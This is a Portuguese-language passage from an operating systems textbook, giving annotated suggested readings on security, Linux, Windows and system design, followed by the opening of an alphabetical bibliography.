Ford e Allen, “How Not to Be Seen”

Vírus, spyware, rootkits e sistemas de gerenciamento de direitos digitais têm grande interesse em esconder coisas. Esse artigo oferece uma breve introdução à ação furtiva em suas diversas formas.

Hafner e Markoff, *Cyberpunk*

Três casos de invasões a computadores espalhados pelo mundo — realizadas por jovens hackers — são descritos nesse material por um repórter do *New York Times*, que desvendou a história do verme na internet (Markoff).

Johnson e Jajodia, “Exploring Steganography: Seeing the Unseen”

A esteganografia tem uma longa história, que vem desde a época em que o escritor raspava a cabeça de um mensageiro, tatuava uma mensagem na cabeça raspada e a enviava após o cabelo ter crescido. Apesar de as técnicas atuais serem muitas vezes “cabeludas”, elas são hoje digitais e possuem baixa latência. Esse é um bom material para uma introdução completa sobre o assunto e o modo como atualmente é praticada.

Ludwig, *The little black book of email viruses*

Se você quer escrever programas antivírus e precisa saber em detalhes como os vírus funcionam, esse é um livro adequado. Todo tipo de vírus é discutido e os códigos reais para a maioria deles também são fornecidos. Entretanto, é necessário ter conhecimento profundo sobre a programação do x86 em linguagem assembly.

Mead, “Who is Liable for Insecure Systems?”

Embora a maior parte do trabalho relacionado à segurança de computadores trate do assunto a partir de uma perspectiva técnica, ela não é a única forma de abordar esse assunto. Suponha que os vendedores de software fossem legalmente responsáveis pelos danos causados por seu software problemático. É possível que a segurança atraísse muito mais a atenção dos fornecedores do que hoje em dia, não? Intrigado com essa possibilidade? Leia esse artigo.

Milojicic, “Security and Privacy”

A segurança tem várias facetas, que incluem sistemas operacionais, redes, questões de privacidade etc. Nesse artigo, seis especialistas em segurança são entrevistados e explicam suas ideias sobre o assunto.

Nachenberg, “Computer Virus-antivirus Coevolution”

Logo que os desenvolvedores de antivírus descobriram como detectar e neutralizar algumas classes de vírus de computadores, os escritores de vírus começaram a aperfeiçoá-los. Esse artigo discute o jogo de gato e rato disputado pelos lados do vírus e do antivírus. O autor não é otimista no que se refere aos escritores de antivírus vencerem a guerra — uma má notícia para os usuários de computadores.

Sasse, “Red-eye Blink, Bendy Shuffle, and the Yuck Factor: A User Experience of Biometric Airport Systems”

O autor discute suas experiências com o sistema de reconhecimento da íris utilizado em um grande número de aeroportos. Nem todas são positivas.

Thibadeau, “Trusted Computing for Disk Drives and Other Peripherals”

Se você acha que uma unidade de disco é só um local onde bits são armazenados, repense essa ideia. Uma unidade de disco moderna possui uma CPU poderosa, megabytes de RAM, múltiplos canais de comunicação e até sua própria ROM de inicialização. Em suma, é um sistema computacional completo, pronto para o ataque, e que precisa de um sistema de proteção próprio. Esse artigo discute a segurança das unidades de disco.

13.1.10 Estudo de caso 1: UNIX, Linux e Android

Bovet e Cesati, *Understanding the Linux kernel*

Esse livro é provavelmente a melhor discussão geral sobre o núcleo do Linux. Ele aborda processos, gerenciamento de memória, sistemas de arquivos, sinais e muito mais.

IEEE, Information technology — Portable operating system interface (POSIX), Part 1: System application program interface (API) [C language]

Esse é o padrão sobre o assunto. Algumas partes são de fato bem legíveis, especialmente o Anexo B, “Rationale and Notes”, que muitas vezes esclarece o porquê de as coisas serem feitas como são. Uma vantagem de se recorrer ao documento de referência é que, por definição, não existem erros. Se um erro tipográfico no nome de uma macro surge no processo de edição, ele não é mais um erro, mas sim uma definição oficial.

Fusco, *The Linux Programmer's Toolbox*

Esse livro descreve o uso do Linux para o usuário intermediário, aquele que conhece o básico e quer começar a explorar o funcionamento dos diferentes programas do Linux. É direcionado a programadores em C.

Maxwell, *Linux Core Kernel Commentary*

As primeiras 400 páginas desse livro contêm um subconjunto do código do núcleo do Linux. As últimas 150 páginas são comentários sobre o código, usando muito do estilo do livro clássico de John Lions (1996). Se você quer compreender o núcleo do Linux em todos os seus detalhes, esse é um livro bom para começar, mas cuidado: a leitura de 40 mil linhas de C não é para qualquer um.

13.1.11 Estudo de caso 2: Windows 8

Cusumano e Selby, “How Microsoft Builds Software”

Você sempre quis saber como alguém poderia escrever um programa de 29 milhões de linhas (assim como o Windows 2000) e que funcionasse? Para saber como o ciclo de construção e teste da Microsoft é usado para gerenciar grandes projetos de software, dê uma olhada nesse artigo. O procedimento é bastante instrutivo.

Rector e Newcomer, *Win32 Programming*

Se você está procurando por um daqueles livros de 1.500 páginas que apresentam um resumo de como escrever programas Windows, esse é um bom começo. Ele aborda janelas, dispositivos, saída gráfica, entrada pelo teclado e mouse, impressão, gerenciamento de memória, bibliotecas e sincronização, entre muitos outros tópicos. Requer conhecimento de C ou C++.

Russinovich e Solomon, *Windows Internals, Part 1*

Se você quer aprender a usar o Windows, existem centenas de livros sobre o assunto. Se você deseja conhecer o funcionamento interno do Windows, esse livro é a sua melhor aposta. Ele aborda diversos algoritmos e estruturas de dados internos com detalhes técnicos substanciais. Nenhum outro livro chega perto desse.

13.1.12 Projeto de sistemas operacionais

Saltzer e Kaashoek, *Principles of Computer System Design: An Introduction*

O livro examina os sistemas de computação em geral, e não os sistemas operacionais por si sós; porém, os princípios que eles identificam também se aplicam em grande parte aos sistemas operacionais. O interessante sobre esse trabalho é que ele identifica cuidadosamente “as ideias que funcionaram”, como nomes, sistemas de arquivos, coerência de leitura-escrita, mensagens autenticadas e confidenciais etc. — princípios que, em nossa opinião, todos os cientistas de computação do mundo deveriam recitar todos os dias, antes de irem para o trabalho.

Brooks, *O mítico homem-mês: ensaios sobre engenharia de software*

Fred Brooks foi um dos projetistas do OS/360 da IBM. Ele descobriu a duras penas o que funciona e o que não funciona. As recomendações dadas por esse livro inteligente, divertido e informativo são tão válidas agora quanto eram há mais de um quarto de século, quando foi escrito.

Cooke et al., “UNIX and Beyond: An Interview with Ken Thompson”

Projetar um sistema operacional é muito mais uma arte do que uma ciência. Em consequência, ouvir os especialistas nesse campo é uma boa maneira de aprender sobre o assunto. Eles não são muito mais especialistas do que Ken Thompson, coprojetista de UNIX, Inferno e Plan 9. Nessa entrevista abrangente, Thompson fala sobre sua opinião acerca de onde viemos e para onde estamos indo nessa área.

Corbató, “On Building Systems that Will Fail”

Em sua palestra durante o Turing Award, o pai dos sistemas de tempo compartilhado aborda muitas das

mesmas preocupações apresentadas por Brooks em *O mítico homem-mês*. Sua conclusão é que todos os sistemas complexos falharão e que, para que se tenha qualquer possibilidade de sucesso, é absolutamente essencial evitar a complexidade e lutar pela simplicidade e elegância no projeto.

Crowley, *Operating Systems: A Design-Oriented Approach*

Muitos livros sobre sistemas operacionais simplesmente descrevem os conceitos básicos (processos, memória virtual etc.) e trazem alguns exemplos, mas não dizem nada sobre como projetar um sistema operacional. O livro de Crowley é único e dedica quatro capítulos ao assunto.

Lampson, "Hints for Computer System Design"

Butler Lampson, um dos projetistas líderes mundiais de sistemas operacionais inovadores, colecionou muitas dicas, sugestões e orientações de seus anos de experiência e reuniu tudo nesse artigo informativo e interessante. Assim como o livro de Brooks, essa é uma leitura necessária para todos os aspirantes a projetistas de sistemas operacionais.

Wirth, "A Plea for Lean Software"

Niklaus Wirth, um famoso e experiente projetista de sistemas, tratou, nesse livro, de software simples e eficiente baseado em alguns conceitos simples, em vez da volumosa desordem apresentada por muitos softwares comerciais. Ele expõe seu ponto de vista discutindo seu sistema Oberon — um sistema operacional baseado em GUI e orientado à rede, que se limita a 200 KB, incluindo o compilador Oberon e o editor de textos.

13.2 Referências

ABDEL-HAMID, T.; MADNICK, S. *Software Project Dynamics: An Integrated Approach*. Upper Saddle River: Prentice Hall, 1991.

ACCETTA, M. et al. Mach: A New Kernel Foundation for UNIX Development. *Proc. USENIX Summer Conf.*, USENIX, p. 93-112, 1986.

ADAMS, G. B. III, AGRAWAL, D. P.; SIEGEL, H. J. A Survey and Comparison of Fault-Tolerant Multistage Interconnection Networks. *Computer*, v. 20, p. 14-27, jun. 1987.

ADAMS, K.; AGESEN, O. A Comparison of Software and Hardware Techniques for X86 Virtualization. *Proc. 12th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems*, ACM, p. 2-13, 2006.

AGESEN, O. et al. Software Techniques for Avoiding Hardware Virtualization Exits. *Proc. USENIX Ann. Tech. Conf.*, USENIX, 2012.

AHMAD, I. Gigantic Clusters: Where Are They and What Are They Doing? *IEEE Concurrency*, v. 8, p. 83-85, abr./jun. 2000.

AHN, B.-S. et al. Implementation and Evaluation of EXT3NS Multimedia File System. *Proc. 12th Ann. Int'l Conf. on Multimedia*, ACM, p. 588-595, 2004.

ALBATH, J., THAKUR, M.; MADRIA, S. Energy Constraint Clustering Algorithms for Wireless Sensor Networks. *J. Ad Hoc Networks*, v. 11, p. 2.512-2.525, nov. 2013.

AMSDEN, Z. et al. VMI: An Interface for Paravirtualization. *Proc. 2006 Linux Symp.*, 2006.

ANDERSON, D. *SATA Storage Technology: Serial ATA*. Mindshare, 2007.

ANDERSON, R.: *Security Engineering*. 2. ed. Hoboken: John Wiley & Sons, 2008.

ANDERSON, T. E.: The Performance of Spin Lock Alternatives for Shared-Memory Multiprocessors. *IEEE Trans. on Parallel and Distr. Systems*, v. 1, p. 6-16, jan. 1990.

______. et al. Scheduler Activations: Effective Kernel Support for the User-Level Management of Parallelism. *ACM Trans. on Computer Systems*, v. 10, p. 53-79, fev. 1992.

ANDREWS, G. R. *Concurrent Programming — Principles and Practice*. Redwood City: Benjamin/Cummings, 1991.

______.; SCHNEIDER, F. B. Concepts and Notations for Concurrent Programming. *Computing Surveys*. v. 15, p. 3-43, mar. 1983.

APPUSWAMY, R.; VAN MOOLENBROEK, D. C.; TANENBAUM, A. S. Flexible, Modular File Volume Virtualization in Loris. *Proc. 27th Symp. on Mass Storage Systems and Tech.*, IEEE, p. 1-14, 2011.

ARNAB, A.; HUTCHISON, A. Piracy and Content Protection in the Broadband Age. *Proc. S. African Telecomm. Netw. and Appl. Conf.*, 2006.

ARON, M.; DRUSCHEL, P. Soft Timers: Efficient Microsecond Software Timer Support for Network

Processing. *Proc. 17th Symp. on Operating Systems Principles*, ACM, p. 223-246, 1999.

ARPACI-DUSSEAU, R.; ARPACI-DUSSEAU, A. *Operating Systems: Three Easy Pieces*. Madison: Arpacci-Dusseau, 2013.

BAKER, F. T. Chief Programmer Team Management of Production Programming. *IBM Systems J.*, v. 11, p. 1, 1972.

BAKER, M. et al. A Fresh Look at the Reliability of Long-Term Digital Storage. *Proc. First European Conf. on Computer Systems (EUROSYS)*, ACM, p. 221-234, 2006.

BALA, K.; KAASHOEK, M. F.; WEIHL, W. Software Prefetching and Caching for Translation Lookaside Buffers. *Proc. First Symp. on Operating Systems Design and Implementation*, USENIX, p. 243-254, 1994.

BARHAM, P. et al. Xen and the Art of Virtualization. *Proc. 19th Symp. on Operating Systems Principles*, ACM, p. 164-177, 2003.

BARNI, M. Processing Encrypted Signals: A New Frontier for Multimedia Security. *Proc. Eighth Workshop on Multimedia and Security*, ACM, p. 1-10, 2006.

BARR, K. et al. The VMware Mobile Virtualization Platform: Is That a Hypervisor in Your Pocket? *ACM SIGOPS Operating Systems Rev.;* v. 44, p. 124-135, dez. 2010.

BARWINSKI, M.; IRVINE, C.; LEVIN, T. Empirical Study of Drive-By-Download Spyware. *Proc. Int'l Conf. on I-Warfare and Security*, Academic Confs. Int'l, 2006.

BASILLI, V. R.; PERRICONE, B. T. Software Errors and Complexity: An Empirical Study. *Commun. of the ACM*, v. 27, p. 42-52, jan. 1984.

BAUMANN, A. et al. The Multikernel: A New OS Architecture for Scalable Multicore Systems. *Proc. 22nd Symp. on Operating Systems Principles*, ACM, p. 29-44, 2009.

BAYS, C. A Comparison of Next-Fit, First-Fit, and Best-Fit. *Commun. of the ACM*, v. 20, p. 191-192, mar. 1977.

BEHAM, M.; VLAD, M.; REISER, H. Intrusion Detection and Honeypots in Nested Virtualization Environments. *Proc. 43rd Conf. on Dependable Systems and Networks*, IEEE, p. 1-6, 2013.

BELAY, A. et al. Dune: Safe User-level Access to Privileged CPU Features. *Proc. Ninth Symp. on Operating Systems Design and Implementation*, USENIX, p. 335-348, 2010.

BELL, D.; LA PADULA, L. Secure Computer Systems: Mathematical Foundations and Model. *Technical Report MTR* 2547 v. 2, Mitre Corp.; nov. 1973.

BEN-ARI, M. *Principles of Concurrent and Distributed Programming*. Upper Saddle River: Prentice Hall, 2006.

BEN-YEHUDA, M. et al. The Turtles Project: Design and Implementation of Nested Virtualization. *Proc. Ninth Symp. on Operating Systems Design and Implementation*, USENIX, Art. 1-6, 2010.

BHEDA, R. A. et al. Extrapolation Pitfalls When Evaluating Limited Endurance Memory. *Proc. 20th Int'l Symp. on Modeling, Analysis, & Simulation of Computer and Telecomm. Systems*, IEEE, p. 261-268, 2012.

______. et al. Energy Efficient Phase Change Memory Based Main Memory for Future High Performance Systems. *Proc. Int'l Green Computing Conf.,* IEEE, p. 1-8, 2011.

BHOEDJANG, R. A. F.; RUHL, T.; BAL, H. User-Level Network Interface Protocols. *Computer*, v. 31, p. 53-60, nov. 1998.

BIBA, K. Integrity Considerations for Secure Computer Systems. *Technical Report* 76-371, U. S. Air Force Electronic Systems Division, 1977.

BIRRELL, A. D.; NELSON, B. J. Implementing Remote Procedure Calls. *ACM Trans. on Computer Systems*, v. 2, p. 39-59, fev. 1984.

BISHOP, M.; FRINCKE, D. A. Who Owns Your Computer? *IEEE Security and Privacy*, v. 4, p. 61-63, 2006.

BLACKHAM, B.; SHI, Y.; HEISER, G. Improving Interrupt Response Time in a Verifiable Protected Microkernel. *Proc. Seventh European Conf. on Computer Systems (EUROSYS)*, abr. 2012.

BOEHM, B. *Software Engineering Economics*. Upper Saddle River: Prentice Hall, 1981.

BOGDANOV, A.; LEE, C. H. Limits of Provable Security for Homomorphic Encryption. *Proc. 33rd Int'l Cryptology Conf.,* Springer, 2013.

BORN, G: *Inside the Windows 98 Registry*. Redmond: Microsoft Press, 1998.

BOTELHO, F. C. et al. Memory Efficient Sanitization of a Deduplicated Storage System. *Proc. 11th USENIX Conf. on File and Storage Tech.*, USENIX, p. 81-94, 2013.

BOTERO, J. F.; HESSELBACH, X. Greener Networking in a Network Virtualization Environment. *Computer Networks*, v. 57, p. 2021-2039, jun. 2013.

BOULGOURIS, N. V.; PLATANIOTIS, K. N.; MICHELI-TZANAKOU, E. *Biometics: Theory Methods, and Applications*. Hoboken: John Wiley & Sons, 2010.

BOVET, D. P.; CESATI, M. *Understanding the Linux Kernel*. Sebastopol: O'Reilly & Associates, 2005.

BOYD-WICKIZER, S. et al. Corey: an Operating System for Many Cores. *Proc. Eighth Symp. on Operating Systems Design and Implementation*, USENIX, p. 43-57, 2008.

______. An Analysis of Linux Scalability to Many Cores. *Proc. Ninth Symp. on Operating Systems Design and Implementation*, USENIX, 2010.

BRATUS, S. What Hackers Learn That the Rest of Us Don't: Notes on Hacker Curriculum. *IEEE Security and Privacy*, v. 5, p. 72-75, jul./ago. 2007.

______. et al. From Buffer Overflows to Weird Machines and Theory of Computation. *;Login:*, USENIX, p. 11-21, dez. 2011.

BRINCH HANSEN, P. The Programming Language Concurrent Pascal. *IEEE Trans. on Software Engineering*, v. SE-1, p. 199-207, jun. 1975.

BROOKS, F. P. Jr. No Silver Bullet — Essence and Accident in Software Engineering. *Computer*, v. 20, p. 10-19, abr. 1987.

______. *O mítico homem-mês: ensaios sobre engenharia de software*. Rio de Janeiro: Campus, 2009.

BRUSCHI, D.; MARTIGNONI, L.; MONGA, M. Code Normalization for Self-Mutating Malware. *IEEE Security and Privacy*, v. 5, p. 46-54, mar./abr. 2007.

BUGNION, E. et al. Disco: Running Commodity Operating Systems on Scalable Multiprocessors. *ACM Trans. on Computer Systems*, v. 15, p. 412-447, nov. 1997.

______. Bringing Virtualization to the x86 Architecture with the Original VMware Workstation. *ACM Trans. on Computer Systems*, v. 30, n. 4, p.12:1-12:51, nov. 2012.

BULPIN, J. R.; PRATT, I. A. Hyperthreading-Aware Process Scheduling Heuristics. *Proc. USENIX Ann. Tech. Conf.,* USENIX, p. 399-403, 2005.

CAI, J.; STRAZDINS, P. E. An Accurate Prefetch Technique for Dynamic Paging Behaviour for Software Distributed Shared Memory. *Proc. 41st Int'l Conf. on Parallel Processing*, IEEE.; p. 209-218, 2012.

CAI, Y.; CHAN, W. K. MagicFuzzer: Scalable Deadlock Detection for Large-scale Applications. *Proc. 2012 Int'l Conf. on Software Engineering*, IEEE, p. 606-616, 2012.

CAMPISI, P. *Security and Privacy in Biometrics*. New York: Springer, 2013.

CARPENTER, M.; LISTON, T.; SKOUDIS, E. Hiding Virtualization from Attackers and Malware. *IEEE Security and Privacy*, v. 5, p. 62-65, maio/jun. 2007.

CARR, R. W.; HENNESSY, J. L. WSClock — A Simple and Effective Algorithm for Virtual Memory Management. *Proc. Eighth Symp. on Operating Systems Principles*, ACM, p. 87-95, 1981.

CARRIERO, N.; GELERNTER, D. The S/Net's Linda Kernel. *ACM Trans. on Computer Systems*, v. 4, p. 110-129, maio 1986.

______. Linda in Context. *Commun. of the ACM*, v. 32, p. 444-458, abr. 1989.

CERF, C.; NAVASKY, V. *The Experts Speak*. New York: Random House, 1984.

CHEN, M.-S.; YANG, B.-Y.; CHENG, C.-M. RAIDq: A Software-Friendly, Multiple-Parity RAID. *Proc. Fifth Workshop on Hot Topics in File and Storage Systems*, USENIX, 2013.

CHEN, Z.; XIAO, N.; LIU, F. SAC: Rethinking the Cache Replacement Policy for SSD-Based Storage Systems. *Proc. Fifth Int'l Systems and Storage Conf.;* ACM, Art. 13, 2012.

CHERVENAK, A.; VELLANKI, V.; KURMAS, Z. Protecting File Systems: A Survey of Backup Techniques. *Proc. 15th IEEE Symp. on Mass Storage Systems*, IEEE, 1998.

CHIDAMBARAM, V. et al. Optimistic Crash Consistency. *Proc. 24th Symp. on Operating System Principles*, ACM, p. 228-243, 2013.

CHOI, S.; JUNG, S. A Locality-Aware Home Migration for Software Distributed Shared Memory. *Proc. 2013 Conf. on Research in Adaptive and Convergent Systems*, ACM, p. 79-81, 2013.

CHOW, T. C. K.; ABRAHAM, J. A. Load Balancing in Distributed Systems. *IEEE Trans. on Software Engineering*, v. SE-8, p. 401-412, jul. 1982.

CLEMENTS, A. T. et al. The Scalable Commutativity Rule: Designing Scalable Software for Multicore Processors. *Proc. 24th Symp. on Operating Systems Principles*, ACM, p. 1-17, 2013.

COFFMAN, E. G.; ELPHICK, M. J.; SHOSHANI, A. System Deadlocks. *Computing Surveys*, v. 3, p. 67--78, jun. 1971.

COLP, P. et al. Breaking Up Is Hard to Do: Security and Functionality in a Commodity Hypervisor. *Proc. 23rd Symp. of Operating Systems Principles*, ACM, p. 189-202, 2011.

COOKE, D.; URBAN, J.; HAMILTON, S. UNIX and Beyond: An Interview with Ken Thompson. *Computer*, v. 32, p. 58-64, maio 1999.

COOPERSTEIN, J. *Writing Linux Device Drivers: A Guide with Exercises*. Seattle: CreateSpace, 2009.

CORBATÓ, F. J. On Building Systems That Will Fail. *Commun. of the ACM*, v. 34, p. 72-81, jun. 1991.

______.; MERWIN-DAGGETT, M.; DALEY, R. C. An Experimental Time-Sharing System. *Proc. AFIPS Fall Joint Computer Conf.;* AFIPS, p. 335-344, 1962.

______.; VYSSOTSKY, V. A. Introduction and Overview of the MULTICS System. *Proc. AFIPS Fall Joint Computer Conf.;* AFIPS, p. 185-196, 1965.

CORBET, J.; RUBINI, A.; KROAH-HARTMAN, G. *Linux Device Drivers*. Sebastopol: O'Reilly & Associates, 2009.

CORNWELL, M. Anatomy of a Solid-State Drive. *ACM Queue 10*, p. 30-37, 2012.

CORREIA, M. et al. Practical Hardening of Crash--Tolerant Systems. *Proc. USENIX Ann. Tech. Conf.*, USENIX, 2012.

COURTOIS, P. J.; HEYMANS, F.; PARNAS, D. L. Concurrent Control with Readers and Writers. *Commun. of the ACM*, v. 10, p. 667-668, out. 1971.

CROWLEY, C. *Operating Systems: A Design-Oriented Approach*. Chicago: Irwin, 1997.

CUSUMANO, M. A.; SELBY, R. W. How Microsoft Builds Software. *Commun. of the ACM*, v. 40, p. 53--61, jun. 1997.

DABEK, F. et al. Wide-Area Cooperative Storage with CFS. *Proc. 18th Symp. on Operating Systems Principles*, ACM, p. 202-215, 2001.

DAI, Y. et al. A Lightweight VMM on Many Core for High Performance Computing. *Proc. Ninth Int'l Conf. on Virtual Execution Environments*, ACM, p. 111-120, 2013.

DALEY, R. C.; DENNIS, J. B. Virtual Memory, Process, and Sharing in MULTICS. *Commun. of the ACM*, v. 11, p. 306-312, maio 1968.

DASHTI, M. et al. Traffic Management: A Holistic Approach to Memory Placement on NUMA Systems. *Proc. 18th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems*, ACM, p. 381-394, 2013.

DAUGMAN, J. How Iris Recognition Works. *IEEE Trans. on Circuits and Systems for Video Tech.;* v. 14, p. 21-30, jan. 2004.

DAWSON-HAGGERTY, S. et al. BOSS: Building Operating System Services. *Proc. 10th Symp. on Networked Systems Design and Implementation*, USENIX, p. 443-457, 2013.

DAYAN, N. et al. Eagle-Tree: Exploring the Design Space of SSD-based Algorithms. *Proc. VLDB Endowment*, v. 6, p. 1.290-1.293, ago. 2013.

DE BRUIJN, W.; BOS, H.; BAL, H. Application-Tailored I/O with Streamline. *ACM Trans. on Computer Syst.,* v. 29, n. 2, p.1-33, maio 2011.

______.; ______. Beltway Buffers: Avoiding the OS Traffic Jam. *Proc. 27th Int'l Conf. on Computer Commun.;* abr. 2008.

DENNING, D. *Information Warfare and Security.* Boston: Addison-Wesley, 1999.

DENNING, P. J. The Working Set Model for Program Behavior. *Commun. of the ACM*, v. 11, p. 323-333, 1968a.

______. Thrashing: Its Causes and Prevention. *Proc. AFIPS National Computer Conf.;* AFIPS, p. 915--922, 1968b.

______. Virtual Memory. *Computing Surveys*, v. 2, p. 153-189, set. 1970.

______. Working Sets Past and Present. *IEEE Trans. on Software Engineering*, v. SE-6, p. 64-84, jan. 1980.

DENNIS, J. B.; VAN HORN, E. C. Programming Semantics for Multiprogrammed Computations. *Commun. of the ACM*, v. 9, p. 143-155, mar. 1966.

DIFFIE, W.; HELLMAN, M.E. New Directions in Cryptography. *IEEE Trans. on Information Theory*, v. IT-22, p. 644-654, nov. 1976.

DIJKSTRA, E. W. Co-operating Sequential Processes. in *Programming Languages*, Genuys, F. (Ed.), London: Academic Press, 1965.

______. The Structure of THE Multiprogramming System. *Commun. of the ACM*, v. 11, p. 341-346, maio 1968.

DUBOIS, M.; SCHEURICH, C.; BRIGGS, F. A. Synchronization, Coherence, and Event Ordering in Multiprocessors. *Computer*, v. 21, p. 9-21, fev. 1988.

DUNN, A. et al. Eternal Sunshine of the Spotless Machine: Protecting Privacy with Ephemeral Channels. *Proc. 10th Symp. on Operating Systems Design and Implementation*, USENIX, p. 61-75, 2012.

DUTTA, K.; SINGH, V. K.; VANDERMEER, D. Estimating Operating System Process Energy Consumption in Real Time. *Proc. Eighth Int'l Conf. on Design Science at the Intersection of Physical and Virtual Design*, Springer-Verlag, p. 400-404, 2013.

EAGER, D. L.; LAZOWSKA, E. D.; ZAHORJAN, J. Adaptive Load Sharing in Homogeneous Distributed Systems. *IEEE Trans. on Software Engineering*, v. SE-12, p. 662-675, maio 1986.

EDLER, J.; LIPKIS, J.; SCHONBERG, E. Process Management for Highly Parallel UNIX Systems. *Proc. USENIX Workshop on UNIX and Supercomputers*, USENIX, p. 1-17, set. 1988.

EL FERKOUSS, O. et al. A 100Gig Network Processor Platform for Openflow. *Proc. Seventh Int'l Conf. on Network Services and Management*, IFIP, p. 286--289, 2011.

EL GAMAL, A. A Public Key Cryptosystem and Signature Scheme Based on Discrete Logarithms. *IEEE Trans. on Information Theory*, v. IT-31, p. 469-472, jul. 1985.

ELNABLY.; A.; WANG, H. Efficient QoS for Multi--Tiered Storage Systems. *Proc. Fourth USENIX Workshop on Hot Topics in Storage and File Systems*, USENIX, 2012.

ELPHINSTONE, K. et al. Towards a Practical, Verified, Kernel. *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, p. 117-122, 2007.

ENGLER, D. R. et al. Checking System Rules Using System-Specific Programmer-Written Compiler Extensions. *Proc. Fourth Symp. on Operating Systems Design and Implementation*, USENIX, p. 1-16, 2000.

______.; KAASHOEK, M. F.; O'TOOLE, J. Jr. Exokernel: An Operating System Architecture for Application-Level Resource Management. *Proc. 15th Symp. on Operating Systems Principles*, ACM, p. 251-266, 1995.

ERL, T.; PUTTINI, R.; MAHMOOD, Z. *Cloud Computing: Concepts, Technology & Architecture*. Upper Saddle River: Prentice Hall, 2013.

EVEN, S. *Graph Algorithms*. Potomac: Computer Science Press, 1979.

FABRY, R. S. Capability-Based Addressing. *Commun. of the ACM*, v. 17, p. 403-412, jul. 1974.

FANDRICH, M. et al. Language Support for Fast and Reliable Message-Based Communication in Singularity OS. *Proc. First European Conf. on Computer Systems (EUROSYS)*, ACM, p. 177-190, 2006.

FEELEY, M. J. et al. A. Implementing Global Memory Management in a Workstation Cluster. *Proc. 15th Symp. on Operating Systems Principles*, ACM, p. 201-212, 1995.

FELTEN, E. W.; HALDERMAN, J. A. Digital Rights Management, Spyware, and Security. *IEEE Security and Privacy*, v. 4, p. 18-23, jan. /fev. 2006.

FETZER, C.; KNAUTH, T. Energy-Aware Scheduling for Infrastructure Clouds. *Proc. Fourth Int'l Conf. on Cloud Computing Tech. and Science*, IEEE, p. 58-65, 2012.

FEUSTAL, E. A. The Rice Research Computer — A Tagged Architecture. *Proc. AFIPS Conf.;* AFIPS, 1972.

FLINN, J.; SATYANARAYANAN, M. Managing Battery Lifetime with Energy-Aware Adaptation. *ACM*

Trans. on Computer Systems, v. 22, p. 137-179, maio 2004.

FLORENCIO, D.; HERLEY, C. A Large-Scale Study of Web Password Habits. *Proc. 16th Int'l Conf. on the World Wide Web*, ACM, p. 657-666, 2007.

FORD, R.; ALLEN, W. H. How Not To Be Seen. *IEEE Security and Privacy*, v. 5, p. 67-69, jan./fev. 2007.

FOTHERINGHAM, J. Dynamic Storage Allocation in the Atlas Including an Automatic Use of a Backing Store. *Commun. of the ACM*, v. 4, p. 435-436, out. 1961.

FRYER, D. et al. ReCon: Verifying File System Consistency at Runtime. *Proc. 10th USENIX Conf. on File and Storage Tech.,* USENIX, p. 73-86, 2012.

FUKSIS, R.; GREITANS, M.; PUDZS, M. Processing of Palm Print and Blood Vessel Images for Multimodal Biometrics. *Proc. COST1011 European Conf. on Biometrics and ID Mgt.;* Springer-Verlag, p. 238--249, 2011.

FURBER, S. B. et al. Overview of the SpiNNaker System Architecture. *Trans. on Computers*, v. 62, p. 2.454-2.467, dez. 2013.

FUSCO, J. *The Linux Programmer's Toolbox*. Upper Saddle River: Prentice Hall, 2007.

GARFINKEL, T. et al. Terra: A Virtual Machine-Based Platform for Trusted Computing. *Proc. 19th Symp. on Operating Systems Principles*, ACM, p. 193-206, 2003.

GAROFALAKIS, J.; STERGIOU, E. An Analytical Model for the Performance Evaluation of Multistage Interconnection Networks with Two Class Priorities. *Future Generation Computer Systems*, v. 29, p. 114--129, jan. 2013.

GEER, D. For Programmers, Multicore Chips Mean Multiple Challenges. *Computer*, v. 40, p. 17-19, set. 2007.

GEIST, R.; DANIEL, S. A Continuum of Disk Scheduling Algorithms. *ACM Trans. on Computer Systems*, v. 5, p. 77-92, fev. 1987.

GELERNTER, D. Generative Communication in Linda. *ACM Trans. on Programming Languages and Systems*, v. 7, p. 80-112, jan. 1985.

GHOSHAL, D.; PLALE, B: Provenance from Log Files: a BigData Problem. *Proc. Joint EDBT/ICDT Workshops*, ACM, p. 290-297, 2013.

GIFFIN, D. et al. Hails: Protecting Data Privacy in Untrusted Web Applications. *Proc. 10th Symp. on Operating Systems Design and Implementation*, USENIX, 2012.

GIUFFRIDA, C.; KUIJSTEN, A.; TANENBAUM, A. S. Enhanced Operating System Security through Efficient and Fine-Grained Address Space Randomization. *Proc. 21st USENIX Security Symp.,* USENIX, 2012.

______. Safe and Automatic Live Update for Operating Systems. *Proc. 18th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems*, ACM, p. 279--292, 2013.

GOLDBERG, R. P. *Architectural Principles for Virtual Computer Systems*. Tese (Ph.D) - Harvard University, Cambridge, 1972.

GOLLMAN, D. *Computer Security*. West Sussex: John Wiley & Sons, 2011.

GONG, L. *Inside Java 2 Platform Security*. Boston: Addison-Wesley, 1999.

GONZALEZ-FEREZ, P. et al. Dynamic and Automatic Disk Scheduling. *Proc. 27th Symp. on Appl. Computing*, ACM, p. 1.759-1.764, 2012.

GORDON, M. S. et al. Code Offload by Migrating Execution Transparently. *Proc. 10th Symp. on Operating Systems Design and Implementation*, USENIX, 2012.

GRAHAM, R. Use of High-Level Languages for System Programming. Project MAC Report TM-13, M. I. T.; set. 1970.

GROPP, W.; LUSK, E.; SKJELLUM, A. *Using MPI: Portable Parallel Programming with the Message Passing Interface.* Cambridge: M. I. T. Press, 1994.

GUPTA, L. QoS in Interconnection of Next Generation Networks. *Proc. Fifth Int'l Conf. on Computational Intelligence and Commun. Networks*, IEEE, p. 91--96, 2013.

HAERTIG, H. et al. The Performance of Kernel-Based Systems. *Proc. 16th Symp. on Operating Systems Principles*, ACM, p. 66-77, 1997.

HAFNER, K.; MARKOFF, J. *Cyberpunk.* New York: Simon and Schuster, 1991.

HAITJEMA, M. A. *Delivering Consistent Network Performance in Multi-Tenant Data Centers.* Tese (Ph. D) – Washington Univ., Washington, 2013.

HALDERMAN, J. A.; FELTEN, E. W. Lessons from the Sony CD DRM Episode. *Proc. 15th USENIX Security Symp.,* USENIX, p. 77-92, 2006.

HAN, S. et al. MegaPipe: A New Programming Interface for Scalable Network I/O. *Proc. USENIX Ann. Tech. Conf.,* USENIX, p. 135-148, 2012.

HAND, S. M. et al. Are Virtual Machine Monitors Microkernels Done Right?. *Proc. 10th Workshop on Hot Topics in Operating Systems*, USENIX, p. 1-6, 2005.

